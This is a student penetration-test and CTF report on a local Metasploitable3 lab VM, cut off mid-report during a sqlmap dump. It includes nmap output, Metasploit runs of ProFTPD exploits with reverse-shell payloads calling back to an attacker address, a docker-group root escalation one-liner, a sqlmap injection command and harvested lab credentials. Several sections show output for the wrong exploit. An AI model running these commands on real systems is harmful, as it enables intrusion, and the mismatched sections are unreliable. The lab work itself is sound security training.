METASPLOITABLE3 PEN TEST

APP200

SHERYLANN NYAWIRA

9/25/2025

sheryl

Table of Contents

1. Executive Summary
   - 1.1 Overview
   - 1.2 Key Findings Summary
   - 1.3 Risk Rating
   - 1.4 Immediate Actions Required
2. Methodology
   - 2.1 Scope
   - 2.2 Target Environment
   - 2.3 Assessment Approach
   - 2.4 Testing Phases
   - 2.5 Tools Used
3. Network Discovery & Port Scanning
   - 3.1 Initial Reconnaissance
   - 3.2 Comprehensive Port Scan
4. Detailed Vulnerability Analysis
   - 4.1 ProFTPD Remote Code Execution (CVE-2015-3306)
   - 4.2 UnrealIRCd Backdoor (CVE-2010-2075)
   - 4.3 Drupal SQL Injection (CVE-2014-3704)
   - 4.4 Payroll Application SQL Injection
   - 4.5 PHPMyAdmin Authentication Bypass
   - 4.6 SMB Weak Access Controls
5. Privilege Escalation Techniques
   - 5.1 Docker Group Exploitation
   - 5.2 Sudo Privilege Abuse
6. Exploitation Timeline & Attack Chain
7. Post-Exploitation Activities
   - 7.1 Credential Harvesting
   - 7.2 Persistence Mechanisms
   - 7.3 Payload Generation & Deployment
8. Risk Assessment Matrix
9. Recommendations
   - 9.1 Critical Immediate Actions (0–7 days)

9.2 Short-Term Actions (1–4 weeks)
9.3 Long-Term Strategic Actions (1–6 months)

10. CTf Findings

11. Positive Security Findings
10.1 Security Controls That Functioned
10.2 Areas of Partial Success

12. Lessons Learned
11.1 Technical Insights
11.2 Defensive Perspectives
11.3 Methodology Effectiveness

13. Conclusion

14. Appendices
A. References

Penetration Testing Report: Metasploitable3 Assessment

Executive Summary

This engagement was a hands-on penetration test / CTF against a local Metasploitable3 Ubuntu VM (10.0.2.15). Using off-the-shelf tooling (Nmap, Gobuster, Metasploit) plus manual enumeration and local tooling (hydra), I identified multiple, high-impact vulnerabilities that allowed initial access, lateral movement, and local privilege escalation. The most critical findings was an RCE/backdoor in UnrealIRCd, hardcoded database credentials in a Drupal installation, and a Docker misconfiguration that allowed host filesystem access from an image. These issues, when chained, enabled a full host compromise. As part of a Capture The Flag (CTF) exercise. The assessment successfully identified and exploited multiple critical vulnerabilities, resulting in the recovery of some flag artifacts representing various attack vectors and privilege escalation techniques.

Remediation should focus first on removing publicly exposed backdoored services, rotating and removing hardcoded credentials, and restricting Docker access to trusted, privileged administrators.

Key Findings Summary

- **Total Vulnerabilities Identified:** 8 Critical/High Severity
- **Critical Vulnerabilities:** 5
- **High Risk Vulnerabilities:** 3
- **Services Compromised:** TTP, SSH, IRC, SMB
- **Privilege Escalation Achieved:** Root access obtained via multiple vectors

Risk Rating

Overall Risk Level: CRITICAL

The target system exhibits multiple critical vulnerabilities that allow for:

- Unauthenticated remote code execution
- SQL injection leading to credential disclosure
- Privilege escalation to root access
- Complete system compromise

Immediate Actions Required

1. **Patch all identified vulnerable services immediately**
2. **Implement proper input validation for web applications**
3. **Review and update default credentials across all services**
4. **Implement network segmentation and access controls**

Methodology

Methodology

The test followed a standard pentest lifecycle:

- **Reconnaissance:** Active scanning (TCP port & version detection with Nmap), directory brute force (Gobuster) and basic service fingerprinting.
- **Enumeration:** Web content discovery, configuration file inspection (Drupal settings.php), service banner analysis, database enumeration where possible.
- **Exploitation:** Use of Metasploit modules (Drupal drupageddon, UnrealIRCd backdoor, ProFTPD mod_copy) and manual exploitation techniques for webapps and docker containers.
- **Post-exploitation:** File system enumeration, credential harvesting from config files and databases, privilege escalation (Docker group abuse), and flag extraction.
- **Reporting:** Document findings, capture screenshots and command output, and provide prioritized remediation.

---

4. Tools Used

- Nmap (version used in lab)
- Gobuster
- Nikto
- Metasploit Framework (msfconsole)
- Meterpreter

- MySQL client / phpMyAdmin
- Docker CLI (on target)
- John the Ripper
- Standard Linux CLI (find, grep, base64, xxd)

High-Level Findings (Summary Table)

ID	Vulnerability	Service / Port	Severity	Primary Impact
1	UnrealIRCd backdoor	IRC (6697)	Critical	Remote code exec → user shell (boba_fett)
2	Drupal: hardcoded DB creds	HTTP /drupal (80) + phpMyAdmin	Critical	DB credential theft → phpmyadmin access
3	Docker group misconfig	Docker socket / local images	Critical	Host takeover via docker volume mount
4	ProFTPD mod_copy	FTP (21)	High	RCE / file read/write (exploitable)
5	phpMyAdmin default / exposed	HTTP (/phpmyadmin)	High	DB access and flag ZIP retrieval


-

Network Discovery & Port Scanning


Initial Reconnaissance

Network discovery

Comprehensive port scan



```
msf > nmap -p- -sV -sC 10.0.2.15
[*] exec: nmap -p- -sV -sC 10.0.2.15

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-20 19:59 EAT
Nmap scan report for 10.0.2.15
Host is up (0.0046s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp   open   http        Apache httpd 2.4.7
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2020-10-29 19:37  chat/
| -     2011-07-27 20:17  drupal/
| 1.7K  2020-10-29 19:37  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
|_
|_http-server-header: Apache/2.4.7 (Ubuntu)
445/tcp  open   netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
|_http-title: Home - CUPS 1.7.2
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: CUPS/1.7 IPP/2.1
| http-methods:
|_  Potentially risky methods: PUT
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
3500/tcp closed rtmp-port
6697/tcp open   irc         UnrealIRCd
8080/tcp open   http        Jetty 8.1.7.v20120910
|_http-server-header: Jetty(8.1.7.v20120910)
|_http-title: Error 404 - Not Found
8181/tcp closed intermapper
MAC Address: 08:00:27:FA:DE:B5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
```




```
| smb2-time:
|   date: 2025-09-20T17:02:03
|_  start_date: N/A
|_clock-skew: mean: 4s, deviation: 2s, median: 2s
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: metasploitable3-ub1404
|   NetBIOS computer name: METASPLOITABLE3-UB1404\x00
|   Domain name: \x00
|   FQDN: metasploitable3-ub1404
|_  System time: 2025-09-20T17:02:05+00:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 260.23 seconds
```

Detailed Vulnerability Analysis

1. ProFTPD Remote Code Execution (CVE-2015-3306)

Severity: CRITICAL
Port: 21
Service: ProFTPD 1.3.5




```
msf > use exploit/unix/ftp/proftpd_modcopy_exec
[*] Using configured payload cmd/unix/reverse_netcat
msf exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 10.0.2.15
RHOSTS ⇒ 10.0.2.15
msf exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_netcat
payload ⇒ cmd/unix/reverse_netcat
msf exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 10.0.2.20
LHOST ⇒ 10.0.2.20
msf exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 10.0.2.20:4444
[*] 10.0.2.15:80 - 10.0.2.15:21 - Connected to FTP server
[*] 10.0.2.15:80 - 10.0.2.15:21 - Sending copy commands to FTP server
[-] 10.0.2.15:80 - Exploit aborted due to failure: unknown: 10.0.2.15:21 - Failure copying PHP payload to website p
ath, directory not writable?
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/proftpd_modcopy_exec) > 
```

Description: The mod_copy module in ProFTPD allows unauthenticated attackers to copy files from any part of the filesystem to a chosen destination, leading to remote code execution.

Exploitation Method:


Manual exploitation via Telnet



```
┌──(kali㉿kali)-[~]
└─$ telnet 10.0.2.15 6697
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^]'.
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
:irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname;
```

Metasploit exploitation

use exploit/unix/ftp/proftpd_modcopy_exec



```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CHOST                       no        The local client address
   CPORT                       no        The local client port
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www         yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5
```

Impact: Complete system compromise with web server privileges

2. UnrealIRCd Backdoor (CVE-2010-2075)


Severity: CRITICAL
Port: 6697
Service: UnrealIRCd 3.2.8.1

Description: Malicious backdoor in UnrealIRCd 3.2.8.1 allows unauthenticated remote command execution through specially crafted commands.

Exploitation Method:

Metasploit exploitation

used exploit/unix/irc/unreal_ircd_3281_backdoor




```
msf > use exploit/unix/ftp/proftpd_133c_backdoor
msf exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[-] 10.0.2.15:21 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported pr
                                       oxies: sapni, socks4, socks5, http, socks5h
   RHOSTS   10.0.2.15        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 10.0.2.20
LHOST => 10.0.2.20
msf exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP double handler on 10.0.2.20:4444
[*] 10.0.2.15:21 - Sending Backdoor Command
[-] 10.0.2.15:21 - Not backdoored
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/proftpd_133c_backdoor) > █
```

set payload cmd/unix/reverse_perl

exploit

Manual exploitation

Impact: Direct command execution as boba_fett user, member of docker group




```
boba_fett@ubuntu:~$ docker run -v /:/mnt --rm -it ubuntu chroot /mnt /bin/bas
docker run -v /:/mnt --rm -it ubuntu chroot /mnt /bin/bash
root@382c14cb78af:/# ls
ls
bin   etc         lib         media         opt   run   sys  var
boot  home        lib64       mnt           proc  sbin  tmp  vmlinuz
dev   initrd.img  lost+found  node_modules  root  srv   usr
root@382c14cb78af:/#
```

3. Drupal SQL Injection (CVE-2014-3704)

Severity: CRITICAL

Port: 80



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://10.0.2.15/payroll_app.php --data="user=admin&password=admin&s
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.9#stable}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

sqlmap > dump
[!] invalid option(s) provided
[i] valid example: '-u http://www.site.com/vuln.php?id=1 --banner'
sqlmap > --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual c
sponsibility to obey all applicable local, state and federal laws. Developers assu
r any misuse or damage caused by this program

[*] starting @ 06:15:31 /2025-09-21/
```

4. Payroll Application SQL Injection

Severity: HIGH


Port: 80

Path: /payroll_app.php

Discovered Credentials:

- leia_organa:help_me_obiwan
- Multiple additional user accounts with plaintext passwords

Impact: Complete user credential disclosure and system access via SSH



```
[06:16:27] [INFO] fetching current database
[06:16:27] [INFO] fetching tables for database: 'payroll'
[06:16:27] [INFO] fetching columns for table 'users' in database 'payroll'
